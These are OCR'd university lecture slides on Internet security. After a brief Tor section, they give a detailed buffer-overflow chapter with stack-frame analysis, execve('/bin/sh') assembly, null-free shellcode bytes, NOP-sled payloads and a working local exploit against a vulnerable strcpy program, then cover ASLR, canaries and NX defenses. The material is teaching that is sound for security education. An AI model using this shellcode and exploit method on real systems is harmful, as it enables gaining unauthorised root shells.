
- is a user interface to the Tor network.
- does not authenticate itself to the network.

TLS Connections


- OR-OR connections do mutual authentication
- OP-OR connections do OR-side authentication only



For a detailed description read the paper **"Tor: The Second-Generation Onion Router"** by Roger Dingledine, Nick Mathewson, and Paul Syverson.



For a detailed description read the paper **"Tor: The Second-Generation Onion Router"** by Roger Dingledine, Nick Mathewson, and Paul Syverson.



For a detailed description read the paper **"Tor: The Second-Generation Onion Router"** by Roger Dingledine, Nick Mathewson, and Paul Syverson.

Anonymous Data Havens?

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Is there a Need for Anonymous Data Havens?
  - Software patents might endanger OpenSource software
  - Stringent copyright laws prohibit free distribution of scientific papers
  - Audio and video downloads?
- Requirements
  - Distributed lookup and directory services
  - Anonymous data repositories
  - Resistance to denial of service attacks
- Projects
  - freenetproject.org

Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL


5 Buffer Overflows "Smashing the Stack"

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)


5 Buffer Overflows

- Gaining root access via buffer overflows
- Virtual process memory organization
- Function calls
- Stack growth
- Segmentation fault caused by buffer overflow
- Changing the return address
- The execve() command
- The assembly code of execve() starting /bin/sh
- Using jmp and call to determine string address
- Null-free shellcode
- Testing the shellcode
- Including the buffer address
- Our first buffer overflow exploit
- Making the buffer overflow exploit more robust
- Buffer overflow protection



Literature

- Aleph One, "Smashing the Stack for Fun and Profit", Phrack Magazine, 1996, Volume 7, Issue 49,
  http://www.phrack.org/phrack/49/P49-14
- Markus Knauer, "Buffer Overflow, Sicherheit in Computernetzen", 2002, Hochschule für Technik Karlsruhe,
  http://www.mknauer.com/BufferOverflow/bufferoverflow.pdf



Virtual Address Space

- On an Intel IA-32 architecture each process is running in a 32 bit virtual address space (0x00000000...0xFFFFFFFF)

Text Segment

- The text segment starts at address 0x08048000 on a Linux operating system and contains the executable object code loaded by the exec system call from the program file. The text region is normally marked read-only and any attempt to write to it will result in a segmentation violation.

Data Segment

- The data segment contains initialized global or static variables defined e.g. as

  static int k = 1;

  Initialized static data is loaded by the exec system call also from the program file.

BSS Segment

- The BBS (Block Started by Symbol) segment contains uninitialized global or static data variables defined e.g. as

  static int array[512];

  The BSS Segment is initialized by the exec system call with NULL (0x00000000) values.

Heap

- The Heap contains dynamically generated data structures stored in memory allocated by the malloc() system call. During the lifetime of a process the heap grows from lower memory addresses up to higher addresses.

Stack

- The user stack is used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function. On a Linux system the stack starts at 0xC0000000 and grows down to lower addresses.

Function Calls: main() → func1(1) → func2(2)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1  void func2(int b)        0x08048384 <func2+0>:   push   %ebp
2  {                        0x08048385 <func2+1>:   mov    %esp,%ebp
3      /* do nothing */     0x08048387 <func2+3>:   pop    %ebp
4  }                        0x08048388 <func2+4>:   ret
5
6  void func1(int a)        0x08048389 <func1+0>:   push   %ebp
7  {                        0x0804838a <func1+1>:   mov    %esp,%ebp
                            0x0804838c <func1+3>:   sub    $0x8,%esp
                            0x0804838f <func1+6>:   movl   $0x2,(%esp)
8      func2(2);            0x08048396 <func1+13>:  call   0x8048384 <func2>
                            0x0804839b <func1+18>:  leave
9  }                        0x0804839c <func1+19>:  ret
10
11 int main(int argc,       0x0804839d <main+0>:    push   %ebp
           char **argv)     0x0804839e <main+1>:    mov    %esp,%ebp
12 {                        0x08048390 <main+3>:    sub    $0x8,%esp
                            0x08048393 <main+6>:    and    $0xfffffff0,%esp
                            0x080483a6 <main+9>:    mov    $0x0,%eax
                            0x080483ab <main+14>:   sub    %eax,%esp
                            0x080483ad <main+16>:   movl   $0x1,(%esp)
13     func1(1);            0x080483b4 <main+23>:   call   0x8048389 <func1>
14     exit(0);             0x080483b9 <main+28>:   move   $0x0,(%esp)
15 }                        0x080483c0 <main+35>:   call   0x80482a4 <_init+56>
```

IP	Instruction Pointer	`%eip`
SP	Stack Pointer	`%esp`
BP	Base or Frame Pointer	`%ebp`

Andreas Steffen, 19.03.2010, 5-Buffer_Overflows.pptx 4

Compiling with debug information

- gcc -ggdb -o example1 example1.c

Disassembling object code

- gdb example1
- disassemble func2
- disassemble func1
- disassemble main

Stack Growth

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
%ebp -> 0xbffff988
        0xbffff984
        0xbffff980
        0xbffff97c
        0xbffff978
        0xbffff974
        0xbffff970
        0xbffff96c
        0xbffff968
        0xbffff964 argv = 0xbffff9b4
        0xbffff960 argc = 1
```

Command line arguments and environment variables

```
        0xbffff95c saved %eip = 0xb7ed5627
%ebp -> 0xbffff958 saved %ebp = 0xbffff988
        0xbffff954
%esp -> 0xbffff950 a = 1
```

Stack frame of main()

```
        0xbffff94c saved %eip = 0x080483b9
%ebp -> 0xbffff948 saved %ebp = 0xbffff958
        0xbffff944
%esp -> 0xbffff940 b = 2
```

Stack frame of func1()

```
        0xbffff93c saved %eip = 0x0804839b
%ebp -> 0xbffff938 saved %ebp = 0xbffff948
```

Stack frame of func2()

Examining the stack

- gdb example1 # start debugger
- break 13 # set break point before source code line 13
- run # start the program
- info register ebp esp # show value of ebp and esp registers in main()
- info frame # show saved ebp and eip registers
- step # enter func1()
- info register ebp esp # show value of ebp and esp registers in func1()
- info frame # show saved ebp and eip registers
- step # enter func2()
- info register ebp esp # show value of ebp and esp registers in func2()
- info frame # show saved ebp and eip registers

.....

.....

.....

.....

.....

.....

Segmentation Fault caused by Buffer Overflow

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1  void function(char *str)
2  {
3      char buffer[4];
4
5      strcpy(buffer, str);
6  }
7
8  int main(int argc, char **argv)
9  {
10     if (argc > 1)
11         function(argv[1]);
12     exit(0);
13 }
```

	buffer[4]	saved %ebp	saved %eip	
example2 "123"	31 32 33 00			
example2 "1234567"	31 32 33 34	35 36 37 00		
example2 "12345678AAAA"	31 32 33 34	35 36 37 38	41 41 41 41	00

The return address `0x41414141` does not exist and causes a segmentation fault:

➔ strcpy() is an extremely dangerous command – use strncpy() instead!

Location of variables on the stack

- gdb example2 # start debugger
- break 6 # set breakpoint before source code line 6 (after strcpy)
- run 12345678AAAA # start the program with argument "123345678AAAA"
- print &buffer # print the start address of buffer[4]

  `(char (*)[4]) 0xbffff934`
- info frame # show saved ebp and eip registers in function()

  saved registers: `ebp at 0xbffff938`
  `eip at 0xbffff93c`

  saved `eip 0x41414141`

The return address has been overwritten with "AAAA" = 0x41414141


Changing the Return Address

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1  void function(int a)
2  {
3      char buffer[48];
4      int *ret;
5
6      ret = (int *)(buffer + 60);
7      (*ret) += a;
8  }
9
10 int main(int argc, char **argv)
11 {
12     int x;
13
14     x = 0;
15     if (argc > 1)
16        function(atol(argv[1]));
17     x = 1;
18     printf("%d/n", x);
19     exit(0);
20 }
```

```
example3 0 -> 1
example3 7 -> 0
```

```
<main+48>: call <function>
<main+53>: movl $0x1,0xfffffffc(%ebp)
<main+60>: mov  0xfffffffc(%ebp),%eax
```



Location of variables on the stack

- gdb example3 # start debugger
- break 7 # set breakpoint before source code line 7
- run 7 # start the program with argument 7
- print &buffer # print the start address of buffer[4]

  `(char (*)[48]) 0xbffff8f0`
- info frame # show saved ebp and eip registers in function()

  saved registers: `ebp at 0xbffff928`
  `eip at 0xbffff92c` -> offset of `0x3c` = 60 bytes from buffer

  saved `eip 0x8048437`
- step # execute line 7: increment return address by 7
- info frame # show saved ebp and eip registers in function()

  saved `eip 0x804843e`

Result: The return address has been incremented by 7 bytes

.....

.....

.....

.....

.....

The execve() command

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

```
1  #include <stdio.h>
2
3  int main()
4  {
5      char *name[2];
6
7      name[0] = "/bin/sh";
8      name[1] = NULL;
9
10     execve(name[0], name, NULL);
11     exit(0);
12 }
```

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

- The execve() command takes over the current process.
- The process ID and process ownership is retained.
- The current program is completely replaced by the command defined in name[0].
- In our a example /bin/sh is started

The assembly code of execve() starting /bin/sh

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
movl    string_addr,name[0]
movb    $0x0,string_addr+string_len
movl    $0x0,name[1]
movl    $0xb,%eax
movl    string_addr,%ebx
leal    name,%ecx
leal    &name[1],%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh string goes here.
```

execve(string_addr, name, NULL);

exit(0);

"/bin/sh";

Compiling with static inclusion of execve() and exit()

- gcc -static -ggdb -o shellcode shellcode.c

Disassembling the static object code

- gdb shellcode
- disassemble main
- disassemble __execve
- disassemble _exit

The assembly code of execve() starting /bin/sh

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Have the null terminated string `"/bin/sh"` somewhere in memory.
- Have the address of the string `"/bin/sh"` somewhere in memory followed by a null long word.
- Copy `0xb` into the `%eax` register (`0xb` is the execve kernel command).
- Copy the address of the string `"/bin/sh"` into the `%ebx` register.
- Copy the address of the name struct into the `%ecx` register.
- Copy the address of the null long word into the `%edx` register.
- Change into kernel mode by executing the int `$0x80` instruction.
- Copy `0x1` into the `%eax` register (`0xb` is the exit kernel command).
- Copy `0x0` into the `%ebx` register.
- Change into kernel mode by executing the int `$0x80` instruction.

Using jmp and call to determine string address

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
int main()
{
    asm("                          \n"
        "jmp     .jmpaddr          \n"
        ".calladdr:                \n"
        "popl    %esi              \n"
        "movl    %esi,0x8(%esi)    \n"
        "movb    $0x0,0x7(%esi)    \n"
        "movl    $0x0,0xc(%esi)    \n"
        "movl    $0xb,%eax         \n"
        "movl    %esi,%ebx         \n"
        "leal    0x8(%esi),%ecx    \n"
        "leal    0xc(%esi),%edx    \n"
        "int     $0x80             \n"
        "movl    $0x1, %eax        \n"
        "movl    $0x0, %ebx        \n"
        "int     $0x80             \n"
        ".jmpaddr:                 \n"
        "call    .calladdr         \n"
        ".string \"/bin/sh\"       \n"
    );
}
```

```
char shellcode[] =
   "\xeb\x2a\x5e\x89\x76\x08\xc6\x46"
   "\x07\x00\xc7\x46\x0c\x00\x00\x00"
   "\x00\xb8\x0b\x00\x00\x00\x89\xf3"
   "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
   "\xb8\x01\x00\x00\x00\xbb\x00\x00"
   "\x00\x00\xcd\x80\xe8\xd1\xff\xff"
   "\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Problem: \x00 terminates the string.

Solution: use e.g. the substitution

```
movb $0x0,0x7(%esi)   xorl %eax,%eax
movl $0x0,0xc(%esi)   movb %eax,0x7(%esi)
                      movl %eax,0xc(%esi)
```

/	b	i	n	/	s	h	\0	string addr	null ptr

7 8 12

Andreas Steffen, 19.03.2010, 5-Buffer_Overflows.pptx 11

Compiling the inline assembly code

- gcc -ggdb -o shellcodeasm shellcodeasm.c

Extracting the binary object code

- gdb shellcodeasm
- disassemble main

```
0x08048364 <main+16>:          jmp    0x8048390 <.jmpaddr>
0x08048366 <.calladdr+0>:      pop    %esi
0x08048367 <.calladdr+1>:      mov    %esi,0x8(%esi)
0x0804836a <.calladdr+4>:      movb   $0x0,0x7(%esi)
0x0804836e <.calladdr+8>:      movl   $0x0,0xc(%esi)
0x08048375 <.calladdr+15>:     mov    $0xb,%eax
0x0804837a <.calladdr+20>:     mov    %esi,%ebx
0x0804837c <.calladdr+22>:     lea    0x8(%esi),%ecx
0x0804837f <.calladdr+25>:     lea    0xc(%esi),%edx
0x08048382 <.calladdr+28>:     int    $0x80
0x08048384 <.calladdr+30>:     mov    $0x1,%eax
0x08048389 <.calladdr+35>:     mov    $0x0,%ebx
0x0804838e <.calladdr+40>:     int    $0x80
0x08048390 <.jmpaddr+0>:       call   0x8048366 <.calladdr>
0x08048395 <.jmpaddr+5>:       das
0x08048396 <.jmpaddr+6>:       bound  %ebp,0x6e(%ecx)
0x08048399 <.jmpaddr+9>:       das
0x0804839a <.jmpaddr+10>:      jae    0x8048404 <__libc_csu_fini+4>
0x0804839c <.jmpaddr+12>:      add    %cl,%cl
0x0804839e <.jmpaddr+14>:      ret
```

- (gdb) x /xb main+16

```
0x8048364 <main+16>:    0xeb
(gdb)
0x8048365 <main+17>:    0x2a
(gdb)
…
```

Null-Free Shellcode

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
int main()
{
    asm("                          \n"
        "jmp     .jmpaddr          \n"
        ".calladdr:                \n"
        "popl    %esi              \n"
        "movl    %esi,0x8(%esi)    \n"
        "xorl    %eax,%eax         \n"
        "movb    %al,0x7(%esi)     \n"
        "movl    %eax,0xc(%esi)    \n"
        "movb    $0xb,%al          \n"
        "movl    %esi,%ebx         \n"
        "leal    0x8(%esi),%ecx    \n"
        "leal    0xc(%esi),%edx    \n"
        "int     $0x80             \n"
        "xorl    %ebx,%ebx         \n"
        "movl    %ebx,%eax         \n"
        "inc     %eax              \n"
        "int     $0x80             \n"
        ".jmpaddr:                 \n"
        "call    .calladdr         \n"
        ".string \"/bin/sh\"       \n"
    );
}
```

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
   "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
   "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Size: 46 bytes
including the null termination.

Testing the Shellcode

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void function(char *str)
{
    char buffer[48];
    int*ret;

    strcpy(buffer, str);                  # copy shellcode into buffer
    ret = (int *)(buffer + 60);           # location of return address
    (*ret) = (int)&buffer;                # prepare jump to start of buffer
    printf("&buffer = 0x%x\n", *ret);   -> 0xbffff690
}

int main(int argc, char **argv)
{
    function(shellcode);
    exit(0);
}
```

Problem: What is the start address of the buffer on the stack?


Including the Buffer Address

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1  char shellcode[] =
2     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
4     "\x80\xe8\xdc\xff\xff\xff/bin/sh\x90\x90\x90"
5     "\x90\xf6\xff\xbf\x90\xf6\xff\xbf\x90\xf6\xff\xbf\x90\xf6\xff\xbf";
6
7  void function(char *str)
8  {
9      char buffer[48];
10
11     strcpy(buffer, str);
12     printf("&buffer = 0x%x\n", (int)buffer);  -> 0xbffff690
13 }
14
15 int main(int argc, char **argv)
16 {
17     function(shellcode);
18     exit(0);
19 }
```

Attention:

IA-32 is little endian



Our First Buffer Overflow Exploit!

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
export SHELLCODE =`echo -e
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
   \x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
   \x80\xe8\xdc\xff\xff\xff/bin/sh\x90\x90\x90
   \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x50\xf6\xff\xbf"`
```

```
 1  void function(char *str)
 2  {
 3      char buffer[48];
 4
 5      strcpy(buffer, str);
 6      printf("&buffer = 0x%x\n", (int)buffer);   -> 0xbffff650
 7  }
 8
 9  int main(int argc, char **argv)
10  {
11      if (argc > 1)
12      {
13          function(argv[1]);
14          printf("arg = '%s'\n", argv[1]);
15      }
16      exit(0);
17  }
```

```
example7 "Hi" -> arg = 'Hi'
example7 $SHELLCODE -> sh:
```

➔ Exploit

Making the Buffer Overflow Exploit More Robust


HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1  char shellcode[] =
2     "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
3     "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
4     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
5     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
6     "\x80\xe8\xdc\xff\xff\xff/bin/sh\x90\x90\x90"
7     "\xa0\xf8\xff\xbf\xa0\xf8\xff\xbf\xa0\xf8\xff\xbf\xa0\xf8\xff\xbf";
```

Insertion of NOP (No Operation) Codes: `0x90`

```
a) example8                                    0xbffff8a0   sh:
b) example8 ""                                 0xbffff890   sh:
c) example8 "123456789012345"                  0xbffff880   sh:
d) example8 "12345678901234567890123456789 01" 0xbffff870   -
```

The stack grows with the size of the command line arguments



Buffer Overflow Protection

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Address Space Layout Randomization (ASLR)
  - Randomizes the base of the executable and position of libraries, heap, and stack, in a process' address space.
- Canaries
  - Known values that are placed between a buffer and control data on the stack to monitor buffer overflows.
  - Terminator canaries consist of NULL characters, CR or LF. No protection against double overflows (first overwriting return address, second restoring canary).
  - Random canaries are generated at program initialization and stored in a global variable. Can be read if exact location of global variable is known.
  - Random XOR canaries are random canaries XOR-ed with control data.
- Executable Space Protection (NX bit)
  - Marking of memory regions as non-executable. Attempt to execute machine code will cause an exception.
  - The NX (No-eXecute) bit is the MSB of a 64 bit entry in the page table using the Physical Address Extension (PAE) format.

Andreas Steffen, 19.03.2010, 5-Buffer_Overflows.pptx 17

Support of address space layout randomization

- Linux: Weak form of ASLR introduced with the Linux 2.6.12 kernel
  Complete implementation offered by PaX Linux kernel patch
- Microsoft: Windows Vista and Windows Server 2008 offer ASLR.

Source: http://en.wikipedia.org/wiki/Address_space_layout_randomization

Support of canaries

- GCC 4.1 stack-smashing protector (ProPolice): **-fstack-protector** compiler option

  Automatic reordering of local variables on the stack:

  int a, b; char c[8], d[4];

  places scalar variables at lower addresses than buffers:

  (b...) (a...) (d...) (c.....) (canary) (saved %ebp) (saved %eip)
- Microsoft Visual Studio: **/GS** compiler option

Support of executable space protection (NX bit)

- AMD: Enhanced Virus protection, introduced with Opteron and Athlon 64
- Intel: eXecute Disable (XD), introduced with Pentium 4 „Prescott“
- Microsoft: Data Execution Protection (DEP), introduced with Windows XP SP2
- Linux: Support of NX bit introduced in 2004 with Linux 2.6.8 kernel

Source: http://en.wikipedia.org/wiki/Buffer_overflow_protection

Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

6 Software Security „Building Security In"

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

6 Software Security

- NIST statistics on vulnerabilities
- The trinity of trouble (connectivity, extensibility, complexity)
- Bugs, flaws, defects
- Software artifacts
- The three pillars of software security (risk management, best practices, knowledge)
- Pillar I: Applied risk management
- Pillar II: Software security best practices
- Barry Boehm‘s cost of change law
- Microsoft‘s trustworthy computing initiative
- Pillar II: Software Security Knowledge
- Code review tools
- Code rule sets
- Architectural risk analysis

IKEv1 Dead Peer Detection DoS Vulnerability

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

